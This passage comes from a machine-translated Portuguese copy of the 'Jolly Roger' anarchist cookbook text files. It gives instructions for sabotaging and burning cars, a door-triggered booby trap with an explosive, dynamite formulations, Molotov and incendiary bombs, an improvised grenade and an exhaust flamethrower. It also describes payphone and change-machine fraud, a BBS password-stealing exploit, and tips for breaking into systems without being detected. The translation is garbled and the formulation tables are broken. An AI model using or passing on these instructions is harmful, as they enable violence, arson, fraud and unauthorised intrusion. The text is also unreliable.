Como ter phun com alguém do carro. Se você realmente detestam alguém, e refiro-me detestam, aqui vai algumas dicas sobre o que fazer a sua reserva

tempo. Mova as lâminas do limpador do pára-brisa, e inserir e tachas cola. As tachas fazer desenhos encantadores. Se o seu "amigo" vai para a escola com você,

Page 37

Pouco antes de ele sair da escola. Acender um isqueiro e, em seguida, colocá-lo diretamente sob seu carro maçaneta da porta. Espere ... Deixe ... Ouça. Quando você

ouvir um sonoro "merda!", você sabe que ele fez para o seu carro a tempo. Remover o cachecol e despeje cerca de 1 xícara de gás nele. Coloque o silenciador para trás, então espere até o seu carro começa. Então você tem um isqueiro. A 30 metros isqueiro longo. Este é eficaz, e qualquer idiota pode fazer isso.

Retire o filtro de ar superior. É isso aí! Ou um velho mas brindes: açúcar no tanque de gás. Trapos coisas embebido em gás até o tubo de escape. Então você quer saber

por que seu "amigo" tem problemas com suas / seus pulmões. Aqui está um que leva tempo e muitos amigos. Leve sua / seu carro, em seguida, entrar em sua casa e remontá-lo, em sua vida ou no quarto. Phun eh? Se você estiver em motores, digamos EENI minha moe e apontar para algo e removê-lo. Eles

perguntar por que algo não funciona. Há tantos outros, mas os verdadeiros bons suculentos vêm pensando duro.

48. Arrancando alterar as máquinas por The Jolly Roger

Você já viu um daqueles realmente grandes máquinas trocador em aeroportos lavanderias ou arcadas que dispensam mudança quando você colocou no seu

1 ou 5 nota de dólar? Pois bem, aqui está um artigo para você.

1. Find o tipo de alteração máquina que você desliza em sua conta de comprimento sábio, não o tipo onde você colocou o projeto em uma bandeja e, em seguida, deslize a bandeja!

2. Depois encontrar a máquina certa, obter uma nota de US \$ 1 ou US \$ 5. Comece amassando-se em uma bola. Então suavizar o projeto de lei, agora ele deve ter um muito enrugado superfície.

3. Now a parte mais difícil. Você deve rasgar um entalhe no projeto de lei sobre o lado esquerdo sobre «polegada abaixo do pequeno símbolo 1 dólar (ver figura).

4. Se você ter feito tudo isso dar certo, então a conta e sair da máquina. Coloque a conta na máquina e esperar. O que deve acontecer é: quando

você colocar a sua conta na máquina que pensa que está tudo bem. Quando se chega à parte do projeto de lei com o entalhe cortado, a máquina irá rejeitar

o projeto de lei e (se você tiver feito isso direito) dar-lhe a mudança ao mesmo tempo! Então, você acaba recebendo sua conta de volta, além da mudança! Poderia

tomar um pouco de prática, mas uma vez que você pegar o jeito dele, você pode ter um monte de dinheiro!

\ ---- Faça nível aqui. Sobre «" baixo a partir da 1.

49. Planos de caixa clara por The Jolly Roger

A caixa clara é um novo dispositivo que acaba de ser inventado que pode ser usada em todo o Canadá e Estados Unidos rural. A caixa clara funciona

em telefones públicos "pós-pagamento" (fortaleza fones). Esses são os postos que não requeiram o pagamento até que após a ligação é estabelecida. Você

pegar o fone, obter um tom de discagem, disque o número e, em seguida, insira o seu dinheiro depois que a pessoa respostas. Se você não depositar o dinheiro, em seguida, você não pode falar com a pessoa do outro lado, porque o seu pedaço na boca é cortado, mas não a orelha peças. (Obviamente, esses telefones são agradáveis para chamadas gratuitas para tempo ou o tempo ou outras gravações). Tudo o que você deve fazer é ir para o seu Radio Shack nas proximidades, ou loja de eletrônicos, e obter uma amplificador de quatro transistor e uma indução ventosa telefone pick-up. A indução da pick-up seria ligado como normalmente faria para gravar uma conversa, excepto que seria ligado à saída do amplificador e um microfone seria ligado à entrada. Então, quando o partido que está sendo chamado de respostas, o chamador pode falar através do pequeno microfone em seu lugar. Sua voz, em seguida, passa pelo amplificador e fora da bobina de indução, e na parte traseira do receptor onde ele passaria então a ser transmitido através das linhas de telefone ea outra parte seria capaz de ouvir o interlocutor. The Clear Box, portanto, "esclarece" o problema de não ser ouvido. Felizmente, a linha não será cut-off depois de um certo quantidade de tempo, porque ele vai esperar para sempre para as moedas para ser colocado dentro A maior vantagem para todos nós sobre esta nova caixa clara é o fato de que este tipo de telefone público provavelmente irá tornar-se muito comum. Devido a algumas coisas: primeiro, é uma forma barata de obter o DTF, tom de discagem, primeiro serviço, segundo, que não requer nenhum equipamento especial, (para a empresa de telefonia) Este telefone público irá funcionar em qualquer linha telefônica. Normalmente, um linha de telefone público é diferente, mas esta é uma linha de telefone regular e ele está configurado para que o telefone faz todo o carregamento, não a empresa.

50. Lista CNA por The Jolly Roger

NPA

Tel.

NPA

Tel.

NPA

Tel.

201

201-676-7070
415
415-543-6374
709
NONE *** ***
202
304-343-7016
416
416-443-0542
712
402-580-2255
203
203-789-6815
417
314-721-6626
713
713-861-7194
204
204-949-0900
418
514-725-2491
714
818-501-7251
205
205-988-7000
419
614-464-0123
715
608-252-6932
206
206-382-5124
501
405-236-6121
716
518-471-8111
207
617-787-5300
502
502-583-2861
717
412-633-5600
208
303-293-8777
503

206-382-5124
718
518-471-8111

Page 38

209
415-543-2861
504
504-245-5330
801
303-293-8777
212
518-471-8111
505
303-293-8777
802
617-787-5300
213
415-781-5271
506
506-648-3041
803
912-784-0440
214
214-464-7400
507
402-580-2255
804
304-344-7935
215
412-633-5600
509
206-382-5124
805
415-543-2861
216
614-464-0123
512
512-828-2501
806
512-828-2501
217
217-525-5800
513

614-464-0123
807
416-443-0542
218
402-580-2255
514
514-725-2491
808
212-334-4336
219
317-265-4834
515
402-580-2255
809
212-334-4336
301
304-343-1401
516
518-471-8111
812
317-265-4834
302
412-633-5600
517
313-223-8690
813
813-228-7871
303
303-293-8777
518
518-471-8111
814
412-633-5600
304
304-344-8041
519
416-443-0542
815
217-525-5800
305
912-784-0440
601
601-961-8139
816

816-275-2782
306
306-347-2878
602
303-293-8777
817
214-464-7400
307
303-293-8777
603
617-787-5300
818
415-781-5271
308
402-580-2255
604
604-432-2996
819
514-725-2491
309
217-525-5800
605
402-580-2255
901
615-373-5791
312
312-796-9600
606
502-583-2861
902
902-421-4110
313
313-223-8690
607
518-471-8111
904
912-784-0440
314
314-721-6626
608
608-252-6932
906
313-223-8690
315

518-471-8111
609
201-676-7070
907
NONE *** ***
316
816-275-2782
612
402-580-2255
912
912-784-0440
317
317-265-4834
613
416-443-0542
913
816-275-2782
318
504-245-5330
614
614-464-0123
914
518-471-8111
319
402-580-2255
615
615-373-5791
915
512-828-2501
401
617-787-5300
616
313-223-8690
916
415-543-2861
402
402-580-2255
617
617-787-5300
918
405-236-6121
403
403-425-2652
618

217-525-5800
919
912-784-0440
404
912-784-0440
619
818-501-7251
900
201-676-7070
405
405-236-6121
701
402-580-2255
406
303-293-8777
702
415-543-2861
408
415-543-6374
703
304-344-7935
409
713-861-7194
704
912-784-0440
412
413-633-5600
705
416-979-3469
413
617-787-5300
706
NONE *** ***
414
608-252-6932
707
415-543-6374

51. Terrorismo electrónico pelo Jolly Roger

1.It começa quando um grande, Lummox mudo rudely insulta. Ser de uma disposição inteligente racional, você escolher sabiamente para evitar uma (direto) confronto. Mas, como ele ri na sua cara, você sorri interiormente --- sua vingança já está planejado.

2. Follow sua vítima até seu armário, carro ou casa. Depois de ter escolhido o seu site de destino, se calar por uma semana ou mais, deixando sua raiva ferver.

3. In meio tempo, montar o seu kit terrorista versátil (detalhes abaixo).

4. Plant seu kit no local de destino designado em uma manhã de segunda-feira entre os horários de 04h00 e 06h00. Incluir uma nota sugestiva calma

que calmamente aponta para a possibilidade de outro ataque. Não escreva tudo na mão! Um exemplo de uma nota eficaz: "não seja um idiota, ou o próximo vai tirar sua mão. Tenha um bom dia. "Observe como a calma tom infunde medo. Como se escrito por um psicopata homicida.

5. Choose uma localização estratégica, com vista para o site de destino. Tente posicionar-se de tal forma que você pode ver suas contorções faciais.

Volta 6. Sit e apreciar os fogos de artifício! Assembleia da versátil, econômico e eficaz kit terrorista # 1: as peças que você vai precisar são:

-

4 pilhas AA

-

Uma bateria de 9 volts

-

1 SPDT mini-relé (Radio Shack)

-

Um motor de foguete (bomba de fumaça ou m-80)

-

Um acendedor solar, (qualquer loja de hobby)

-

1 conector de bateria de 9 volts

1. Take a bateria de 9 volts e conectá-lo através da bobina do relé. Este circuito também deve incluir um par de contatos que quando separados cortar este circuito. Esses contatos devem ser mantidos juntos, aprisionando-os entre o armário, caixa postal, ou porta do carro. Uma vez que a porta é aberta, o desmoronar contactos e o circuito de 9 volts é quebrada, permitindo que o relê a cair para a posição fechada, fechando assim o circuito de ignição. (Se tudo isto é confuso dar uma olhada no esquema abaixo).

2. Take as 4 pilhas AA e conectá-los em sucessão. Ligue o terminal positivo de uma com o negativo da outra, até que todos os quatro são

conectado com exceção de um terminal positivo e um pólo negativo. Mesmo que as quatro pilhas AA só se combinam para criar seis volts, o

aumento da amperagem é necessário activar o dispositivo de ignição solar, de maneira rápida e eficaz.

3. Take a bateria (feito na etapa 2) e uma extremidade do fio a um pólo do relê e a outra extremidade a um pino de dispositivo de ignição solar.

Em seguida, ligar o outro pino do solar de ignição para a posição aberta no revezamento.

4. Using fita do tapete dupla face montar o kit em seu armário, caixa postal, ou porta do carro. E por último, insira o acendedor solar para o motor de foguete (fumaça

bomba ou m-80).

O kit está completo!

-----> <-----

I (contatos) I

II

I - (BATERIA)

I ---

II

I (COIL) I

----- / / / / / / -----

/ -----

/ I

/ I

/ I

(Switch) II

II

I --- (BATERIA)

I - (PACK)

I ---

II

II

II

*

(SOLAR Igniter)

52. Como iniciar uma conferência w / o 2600Hz ou MF por The Jolly Roger

Este método de iniciar a conf. Depende da sua capacidade para bullshit o operador em discar um número que só pode ser alcançado com uma tons MF do operador. Quando sacanagem o operador lembrar do operador não são contratados para pensar, mas para fazer.

Aqui está uma maneira passo-a-passo para a conf.:

Ligue para a operadora através de um PBX ou extensor, você pode simplesmente chamar um através de sua linha, mas eu não recomendo.

Diga ao operador:. TSPS engenheiro de manutenção, o anel-forward para 213 080 1100, release posição, obrigado (ela provavelmente irá pedir-lhe para o número de novo) Definições:

Anel-forward instrui a marcar o número.

Posição de liberação instrui-la a liberar o tronco depois que ela discou o número.

+ - Lembre-se de dizer 213plus080 plus1100.

3. Quando você está conectado com a conf. Você vai ouvir um apito duas vezes e uma gravação pedindo-lhe seu número de operadora. Discar qualquer

cinco dígitos e acertar os quilos assinar um par de vezes. Basta discar o número da linha ect faturamento. Quando a gravação de perguntar para ele. Quando no

de modo a controlar conf. Bata '6 'para transferir o controle. Bata '001 'para digitar novamente o número de participante da conferência e da quantidade de tempo que você deu quando você

encarou a conf. Lembre-se o tamanho pode ser de 2-59 conferee. Eu não descobri limites dos comprimentos ".

53. Como fazer Dynamite por The Jolly Roger

Dynamite é nada mais do que apenas a nitroglicerina e um agente estabilizador para torná-lo muito mais seguro de usar. Os números são porcentagens, certifique-se de misture-os com atenção e certifique-se de usar os valores exatos. Estas porcentagens são em relação peso e não volume.

Page 40

Número

Ingredientes

Quantidade

1

Nitroglicerina
32%
Nitrato de sódio
28%
Woodmeal
10%
Oxalato de amônio
29%
Guncotton
1%
2
Nitroglicerina
24%
Nitrato de Potássio
9%
Nitrato de sódio
56%
Woodmeal
9%
Oxalato de amônio
2%
3
Nitroglicerina
35
«
%
Nitrato de Potássio
44
«
%
Woodmeal
6%
Guncotton
2
«
%
Vaselina
5
«
%
Carvão em pó
6%
4
Nitroglicerina

25%
Nitrato de Potássio
26%
Woodmeal
34%
O nitrato de bário
5%
Amido
10%
5
Nitroglicerina
57%
Nitrato de Potássio
19%
Woodmeal
9%
Oxalato de amônio
12%
Guncotton
3%
6
Nitroglicerina
18%
Nitrato de sódio
70%
Woodmeal
5
«
%
Cloreto de Potássio
4
«
%
Giz
2%
7
Nitroglicerina
26%
Woodmeal
40%
O nitrato de bário
32%
Carbonato de Sódio
2%

8

Nitroglicerina

44%

Woodmeal

12%

Sulfato de Sódio Anidro

44%

9

Nitroglicerina

24%

Nitrato de Potássio

32

«

%

Woodmeal

33

«

%

Ammonium oxalato

10%

10

Nitroglicerina

26%

Nitrato de Potássio

33%

Woodmeal

41%

11 °

Nitroglicerina

15%

Nitrato de sódio

62,9%

Woodmeal

21,2%

Carbonato de Sódio

0,9%

12 de

Nitroglicerina

35%

Nitrato de sódio

27%

Woodmeal

10%

Oxalato de amônio

1%
13 °
Nitroglicerina
32%
Nitrato de Potássio
27%
Woodmeal
10%
Oxalato de amônio
30%
Guncotton
1%
14
Nitroglicerina
33%
Woodmeal
10,3%
Oxalato de amônio
29%

Page 41

Guncotton
0,7%
Perclorato de potássio
27%
15
Nitroglicerina
40%
Nitrato de sódio
45%
Woodmeal
15%
16
Nitroglicerina
47%
Amido
50%
Guncotton
3%
17
Nitroglicerina
30%
Nitrato de sódio
22,3%

Woodmeal

40

«

%

Cloreto de Potássio

7,2%

18

Nitroglicerina

50%

Nitrato de sódio

32,6%

Woodmeal

17%

Oxalato de amônio

0,4%

19

Nitroglicerina

23%

Nitrato de Potássio

27

«

%

Woodmeal

37%

Oxalato de amônio

8%

O nitrato de bário

4%

Carbonato de cálcio

«

%

Se você não consegue obter um ou mais dos ingredientes tentar outro. Se você ainda não pode, você sempre pode comprar pequenas quantidades de sua escola, ou talvez de várias empresas químicas. Quando você faz isso, não deixe de dizer o menos possível, se durante o ano letivo, e eles pedem, digamos é uma experiência para a escola.

54. Auto Exhaust Chama Thrower por The Jolly Roger

Para este, tudo que você precisa é de um carro, uma vela de ignição, cabos de ignição e um interruptor. Instale a vela de ignição nos últimos quatro ou cinco centímetros do tubo de escape

através da perfuração de um buraco que a ficha pode estragar em facilmente. Ligue o fio (isto é, isolamento de arame habitual) para um lado do aparelho e para a faísca plugue. O outro lado do comutador é ligado ao terminal positivo da bateria. Com o carro ligado, simplesmente aperte o botão e ver o

chamas voar! Novamente tome cuidado para que ninguém está atrás de você! Tenho visto algumas dessas chamas ir 20 pés!

55. Quebrar em BBS Express by The Jolly Roger

Se você tiver acesso de alta o suficiente em qualquer BBS expresso BBS que você pode obter a senha do Sysop sem problemas e ser capaz de fazer logon como

ele e fazer o que quiser. Baixe o arquivo Pass, apagar todo o BBS, qualquer coisa. É tudo uma questão de upload de um arquivo de texto e fazer o download

das BBS. Você deve ter acesso de alta o suficiente para ver as novas fotos para fazer isso. Se você pode ver um arquivo que você acabou de carregar você tem a capacidade de

invadir os BBS em algumas etapas fáceis. Por que eu estou dizendo a todos isso quando eu corro BBS me expressar? Bem, há uma maneira de impedir que isso

acontecendo e eu quero que outras Sysops para estar ciente disso e não tê-lo acontecer com eles. Quebrar em tudo é baseado na função MENU de BBS

Expresso. Expresso vai deixar você criar um menu para exibir diferentes arquivos de texto, colocando a palavra MENU no topo de qualquer arquivo de texto e afirmando que arquivos devem ser exibidos. Mas, devido a uma grande parafuso por Mr. Ledbetter você pode usar esta opção MENU para exibir o USERLOG eo Sysop de

Senhas ou qualquer outra coisa que você gosta. Eu vou te mostrar como conseguir passar do Sysop e, portanto, logon como o Sysop. De BBs expresso Sysop

tenho 2 senhas. Uma como toda a gente fica na forma de X1xxx e uma senha secundária para torná-lo mais difícil de cortar os Sysops

passar. A passagem secundária é encontrada em um arquivo chamado SYSDATA.DAT. Este arquivo deve estar na unidade 1 e por isso é fácil de obter.

Tudo que você tem a fazer é enviar esse arquivo de texto simples:

MENU

D1: SYSDATA.DAT

Rip-off tempo!

Depois de carregar este arquivo de baixá-lo não Xmodem. Estúpido expresso pensa

ele está exibindo um menu e você verá o seguinte:

Rip-off tempo!

Seleção [0]:

Page 42

Basta clicar em um e Express irá exibir o arquivo SYSDATA.DAT. OPPASS é onde passa Secundária do Sysop será. D1: USERLOG.DAT é onde

você vai encontrar o nome eo número da unidade do arquivo USERLOG.DAT. O Sysop pode ter renomeado o arquivo ou colocá-lo em um subdiretório ou mesmo

em uma unidade diferente. Vou assumir que ele deixou como D1: USERLOG.DAT. As outras partes do arquivo dizer onde as telas HLP. São e onde

O registro é salvo e todos os nomes de caminho de download.

Agora, para obter passagem principal do Sysop você faz o upload de um arquivo de texto como esta:

MENU

1

D1: USERLOG.DAT

Quebrar em BBS bedwetter

Mais uma vez você faça o download deste arquivo não Xmodem e você vai ver:

Quebrar em BBS bedwetter

Seleção [0]:

Você, então, acertar um eo arquivo USERLOG.DAT tempo vem voando em você. O Sysop é a primeira entrada neste arquivo muito longo, por isso é fácil. Você vai ver:

NOME DA SYSOP X1xxx

Agora você deve ter suas duas senhas.

Há apenas um caminho mais fácil, isso que eu posso pensar, e que está a fazer todos os novos uploads ir para nível SYSOP (Nível 9), apenas o acesso. Este

Assim, ninguém pode tirar o que eu acabei de explicar. Eu sinto que este é um grande erro por parte do Sr. Ledbetter. Eu só não sei por que ninguém tinha pensado nisso

antes. Eu gostaria de dar crédito a Redline para a mensagem que ele deixou no inferno Modem falando sobre este problema, e também para unka por suas idéias e

entrada sobre como corrigir isso.

56. Bombas incendiárias por The Jolly Roger

A maioria das bombas de incêndio são garrafas cheias de gasolina simplesmente com um pano encharcado de combustível na boca (boca da garrafa, não o seu). O Molotov originais

cocktail, e ainda sobre o melhor, era uma mistura de uma parte de gasolina e um óleo de motor parte. O óleo ajuda-lo a se apegar ao que splatters diante. Alguns

utilizar uma parte de cobertura alcatrão e uma parte de gasolina. Bombas de incêndio têm sido encontrados, que foram feitos por vazamento de cera fundida em gasolina.

57. Fusível da bomba de ignição por The Jolly Roger

A quatro fusíveis caseiro fio é usado para isso. Ela queima como fúria. Realiza-se para baixo e escondida por uma tira de lata dobrada cortada de uma lata. O

extremidade exposta do fusível é mergulhado no acendedor alargamento. Para usar este, você acender o pavio e mantenha a bomba de incêndio até o fusível queimado

da vista sob a lata. Em seguida, jogá-lo e quando ele quebra, o fusível queima vai incendiar o conteúdo.

58. Bomba genérico por O Jolly Roger

1.Acquire um recipiente de vidro.

2.Put em algumas gotas de gasolina.

3.Cap o topo.

4.Now girar o recipiente para revestir as superfícies internas e então evapora.

5.Add algumas gotas de permanganato de potássio (Obter essa coisa a partir de um kit de picada de cobra)

6.O bomba é detonada por atirar contra um objeto sólido.

Depois de jogar essa coisa, corra como o diabo. Essa coisa embala sobre «banana de dinamite.

59. Planos de Caixa Verde pela Jolly Roger

Pagar a taxa inicial, a fim de utilizar uma caixa vermelha (em certas fortalezas) deixou um gosto amargo em muitos pugilistas bocas vermelhas, assim, a caixa verde foi

inventado. A caixa verde gera tons úteis, tais como COIN coletar, RETORNO DA MOEDA E rechamada. Estes são os tons que os atos ou

o operador TSPS iria enviar ao CO, quando apropriado. Infelizmente, a caixa verde não pode ser utilizado na estação de fortaleza, mas deve ser utilizado pelo interlocutor.

Aqui estão os tons:

MOEDA DE RECOLHER 700 1100 hz
COIN RETURN 1100 1700 hz

Page 43

RINGBACK 700 1700 hz

Antes da parte chamada envia qualquer destes tons, um sinal de autorização de operador deve ser enviada para alertar os detectores de MF no CO Isto pode ser

feito através do envio de 900Hz + 1500Hz ou uma única 2600 piscadela (90 ms.) Também não se esqueça que a taxa inicial é coletado pouco antes do 3 minutos

período é para cima. Incidentalmente, uma vez que os tons acima MF para a recolha e a devolução das moedas atingir o CO, elas são convertidas em um adequado DC

pulso (-130 volts para o retorno e 130 para cobrar). Este pulso é então enviado a ponta para a fortaleza. Isso faz com que o relé de moeda, quer voltar

ou recolher as moedas. O suposto "T-rede" aproveita esta informação. Quando um pulso para coletar moedas (130 VDC) é enviada para a

linha, ele deve ser aterrado em algum lugar. Este é normalmente o fio amarelo ou preto. Assim, se os fios estão expostos, estes fios podem ser cortados

evitar que o pulso de ser aterrada. Quando o período inicial de três minutos é quase up, certifique-se de que os fios pretos e amarelos são

cortada, em seguida, desligar, esperar cerca de 15 segundos em caso de um segundo pulso, reconectar os fios, pegar o telefone e, se tudo correr bem, ele

deve ser "JACKPOT" tempo.

60. Grenade Launcher portátil por The Jolly Roger

Se você tem um arco, este é para você. Retire a ponteira de uma flecha de alumínio e encha a seta com o pó preto (eu uso FFFF grau, é

queima fácil) e, em seguida, cola uma cartilha shotshell no buraco à esquerda, onde a ponteira foi. Em seguida, cole um BB no primer, e você está pronto para ir!

Certifique-se de que ninguém está por perto Pequenos pedaços de alumínio de ir por todo o lugar!

61. Tutorial Hacking por The Jolly Roger

O que é pirataria?

Segundo a crença popular, o termo hacker e hacking foi fundada no MIT vem da raiz de um escritor corte, alguém que mantém

"Hacking" na máquina de escrever até que ele termina a história. Um hacker de computador seria cortar nas obras do teclado ou senha.

O que você precisa:

Para cortar você precisa de um computador equipado com um modem (aparelho que permite transmitir dados através de linhas telefônicas), que deve custar entre US \$ 100 a US \$ 1200.

Como você hackear?

Hacking requer duas coisas:

- 1.O número do telefone.
- 2.Answer a elementos de identidade.

Como você encontrar o número de telefone?

Existem três maneiras básicas de encontrar um número de telefone de computadores:

- 1.Scanning
- 2.Directory
- Informações 3.Inside

O que está digitalizando?

Digitalização é o processo de ter um computador busca um tom transportadora. Por exemplo, o computador iria começar em (800) 111-1111 e aguarde transportadora se não houver nenhum que vai continuar a 111-1112 etc Se houver uma transportadora que irá gravá-lo para uso futuro e continuar procurando mais.

O que é o auxílio à lista?

Desta forma, só pode ser usado se você souber onde o computador alvo. Por esta exemplo, dizem que é em Menlo Park, CA eo nome da empresa é Sri.

- 1.Dial 411 (ou 415-555-1212)
- 2.Say "parque Menlo"
- 3.Say "Sri"
- 4.Escrever baixo número
- 5.Ask se houver mais números
- 6.If para anotá-las.
- 7.Hang-se em operador
- 8.Dial todos os números que foram dados
- 9.Listen para o tom de transportadora
- 10.If ouvir o tom transportadora anote o número, chamá-lo em seu modem e seu conjunto para cortar!

62. Noções básicas de Hacking II de The Jolly Roger

Noções básicas para saber antes de fazer qualquer coisa, essencial para a sua carreira continua como um dos elite no país ... Este artigo, "A introdução de o mundo do hacking. "destina-se a ajudá-lo, dizendo-lhe como não ser pego, o que não fazer em um sistema de computador, que tipo de equipamento

Eu deveria saber agora, e um pouco sobre a história, passado, presente futuro, do hacker.

Bem-vindo ao mundo dos hackers! Nós, as pessoas que vivem fora das regras normais, e tem sido desprezada e até mesmo preso por aqueles

do "mundo civilizado", estão se tornando mais escassos a cada dia. Isto é devido à maior medo de que um hacker bom (habilidade sábia, sem moral

julgamentos aqui) pode fazer hoje em dia, fazendo com que o sentimento anti-hacker nas massas. Além disso, alguns hackers parecem realmente saber sobre o

sistemas de computador que corte, ou o equipamento que eles serão executados em no front-end, ou o que eles poderiam fazer errado em um sistema para alertar o

Autoridades "superiores" que monitoram o sistema. Este artigo destina-se a informá-lo sobre algumas coisas para não fazer, mesmo antes de youget no sistema. Eu

vai falar sobre a nova onda de dispositivos de segurança de front-end que estão começando a ser usado em computadores. Vou tentar incutir em você um

segunda identidade, a ser criado no momento de grande necessidade, para retirá-lo do problema. E, a propósito, eu não tomar nenhuma, repito, nenhuma, a responsabilidade pelo que

dizemos neste e nos próximos artigos.

Chega de besteira, para a diversão: após entrar em seus bbs favoritos, você vê no quadro de acesso de alta um número de telefone! Ele diz que é uma grande

sistema de "foda-se por aí!" Isso pode ser verdade, mas como muitas outras pessoas vão ligar para o mesmo número? Então: tentar evitar chamar um

número dado ao público. Isso ocorre porque existem pelo menos a cada dois vocação usuário, e quantas outras placas vai esse número se espalhou para?

Se você ligar para um número muito, muito longe, e você está pensando em passar por um extensor ou um re-seller, não continuar chamando o mesmo número de acesso (IE

Como seria se você tivesse um hacker funcionando), isso parece muito suspeito e pode tornar a vida miserável quando a conta de telefone vem pelo correio. A maioria das cidades têm uma variedade de números e serviços de acesso, então use como muitos como você pode. Nunca confie em uma mudança no sistema ... A 414 de, o idiotas, foram pegos por esta razão: quando um deles ligado ao sistema, não havia nada de bom lá. A próxima vez, houve uma

trek jogo preso bem no seu caminho! Passaram a jogar, disse jogo para dois, digamos duas horas e meia, enquanto telenet foi rastreá-los! Bom

trabalho, não acha? Se alguma coisa parece suspeito, solte a linha imediatamente! Como, ontem! O ponto que estamos tentando passar é: se você

usar um pouco de bom senso, você não vai ficar preso. Deixai as crianças que não são inteligentes o suficiente para reconhecer uma armadilha ser preso, ele vai tomar o calor fora dos hackers reais. Agora, vamos dizer que você começa em um computador

sistema ... Parece ótimo, check-out, tudo parece bem. OK, agora é quando ele fica mais perigoso. Você tem que conhecer o sistema de computador

para saber o que não fazer. Basicamente, manter afastado de qualquer comando de alguma coisa, copiar um novo arquivo na conta, ou seja qual for! Deixe sempre o

conta com o mesmo status que você conectado com. Alterar * nada * ... Se não for uma conta com priv do, então não tente quaisquer comandos que requerem

eles! Todos, sim todos, os sistemas vão estar mantendo os arquivos de log do que os usuários estão fazendo, e que vai aparecer. É como deixar cair um cartão de dificuldade

em um sistema ESS, após o envio desse operador agradável um tom bonito. Gastar sem quantidades excessivas de tempo por conta de um estiramento. Mantenha o seu

chamando-o muito tarde da noite, se possível, ou durante o horário comercial (acredite ou não!). Acontece que há mais usuários durante

horário comercial, e é muito difícil de ler um arquivo de log com 60 usuários fazendo muitos comandos a cada minuto. Tente evitar sistemas onde

todos se conhecem, não tente blefar. E acima de tudo: nunca agir como você possui o sistema, ou são o melhor que há. Eles sempre agarrar

as pessoas que o dirige inchar ... Há alguns muito interessantes equipamento front-end em torno de hoje em dia, mas primeiro vamos definir os termos ... Ao frente final, qualquer dispositivo que você deve passar para chegar no computador real. Existem dispositivos que são feitas para derrotar programas hacker, e simplesmente multiplexers de idade. Para derrotar programas hacker, já existem dispositivos que pegar o telefone e apenas sentar lá ... Isto significa que o dispositivo recebe nenhuma transportadora, assim você acha que não é um computador do outro lado. A única maneira de contornar isso é detectar quando foi pego.

Se ele pega após o mesmo numberrring, então você sabe que é um hacker-defeater. Estes dispositivos tomar um código multi-dígitos para deixá-lo no sistema.

Alguns são, de fato, bastante sofisticado para o ponto onde ele também vai limitar o nome do usuário é baixo, portanto, apenas um nome ou um conjunto de nomes pode ser válida logins depois de introduzir o código de ... Outros dispositivos de entrada de um número de código, e então discar para trás um número pré-programado para esse código. Estes sistemas são melhor deixar sozinho, porque sabem que alguém está brincando com seu telefone. Você pode pensar: "mas eu vou reprogramar o dial-back".

Pense novamente, o quão estúpido que é ... Então, eles têm o seu número, ou um circuito de teste, se você fosse um pouco mais esperto. Se for o seu número, eles têm o seu bolas (se do sexo masculino ...), se for um loop, em seguida, você está ferrado novamente, uma vez que os laços * são monitoradas *. Quanto aos multiplexadores ... Que plexer deve fazer é a seguinte:

O sistema pode aceitar vários usuários. Temos que compartilhar o tempo, por isso vamos deixar o processador front-end fazê-lo ... Bem, isso é o que faz um multiplexador. Normalmente eles vão pedir algo como "entrar classe" ou "linha:". Normalmente, ele é programado para um número de dois dígitos, ou uma palavra 4:56 carta.

Normalmente existem alguns conjuntos de números que aceita, mas os números também definir o seu 300/1200/2400 tipo de dados de transmissão. Estes multiplexers são inconveniente na melhor das hipóteses, então não se preocupe. Um pouco sobre a história dos hackers: pirataria, pela minha definição, significa um grande conhecimento de algum especial

área. Médicos e advogados são hackers de uma espécie, por esta definição. Mas na maioria das vezes, ele está sendo usado no contexto do computador e, assim, temos uma definição de "quem tem uma grande quantidade de computador ou conhecimentos de telecomunicações." Você não é um hacker, porque você tem uma lista de códigos ... Hacking, pela minha definição, então tem sido em torno de apenas cerca de 15 anos. Tudo começou, onde mais mas, MIT e faculdades onde eles tinham ciência da computação ou departamentos de engenharia elétrica. Hackers criaram algumas das melhores linguagens de computador, o mais impressionante sistemas operacionais e passaram a fazer milhões até. Hacking costumava ter um bom nome, quando poderíamos dizer honestamente "nós sabemos o que estão fazendo" Agora, isso significa que (aos olhos do público). a 414 de, Ron Austin, os hackers da NASA, os hackers ARPANET ... Todas as pessoas que foram capturados, têm feito dano, e agora vai ter que enfrentar multas e sentenças. Assim, chegamos passado o lixo moralista, e para o nosso objetivo: educar a comunidade hacker, voltar aos dias em que as pessoas realmente sabiam alguma coisa ...

63. Hacking dezembro é por The Jolly Roger

Neste artigo você vai aprender como fazer o login para dezembro de, sair, e todas as coisas divertidas para fazer in-between. Toda esta informação é baseada numa sistema de dezembro standard. Uma vez que existem sistemas de 10 de dezembro e 20 anos, e sou a favor de, a 20 de dezembro, haverá mais informações sobre eles neste artigo. Isso só acontece que o 20 de dezembro também é o mais comum dos dois, e é usado por muito mais interessante as pessoas (se você sabe o que quero dizer ...) OK, a primeira coisa que você quer fazer quando você está recebendo suporte de um sistema de dezembro é descobrir o formato dos nomes de login. Você pode fazer isso por olhando para quem está no sistema.

Dec => `(prompt o nível 'exec')`

Page 45

você => sy

sy: curto para sy (status) e mostra-lhe o status do sistema.

Você deverá ver o formato dos nomes de login. A systat geralmente aparece da seguinte forma:

Job Linha Programa do Usuário

Trabalho: O número do trabalho (não é importante se você quiser registrar-los mais tarde)

Line: O que eles estão na linha (usado para falar com eles ...)

Estes são ambos dois ou três algarismos.

Programa: O programa que está sendo executado em? Se ele diz 'exec' eles não estão fazendo nada ...

Usuário: ahhhahhhh! Este é o nome do usuário que está logado em ... Copie o formato, e corte-se outa código de trabalho ... Entrar formato é tão

como:

dezembro => `

você => senha de logon nome de usuário

Nome de usuário é o nome do usuário no formato que você viu acima, no systat. Depois de bater o espaço após seu nome de usuário, ele irá parar ecoando

personagens de volta à tela. Esta é a senha que você está digitando dentro .. Lembre-se, as pessoas geralmente usam seu nome, nome do seu cão, o

nome de um personagem favorito em um livro, ou algo assim. Algumas pessoas inteligentes têm que definir a um grupo de teclas (QWERTY ou asdfg). Senhas

pode ser de 1 a 8 caracteres de comprimento, depois de qualquer coisa que é ignorado. Você está finalmente dentro .. Seria bom ter um pouco de ajuda, não é? Basta digitar

um? Ou a palavra ajuda, e ele vai te dar uma lista completa de tópicos ... Alguns caracteres úteis para você saber seriam as teclas de controle, não

isso? Backspace em um 20 de dezembro é esfregar que é 255 em seu gráfico ASCII. No 10 de dezembro é o controle-H. Para interromper uma longa lista ou um programa, control-C

funciona bem. Use Control-S para parar a produção por muito tempo para o terminal. Isso é útil quando se joga um jogo, mas você não quer control-C fora. Control-T

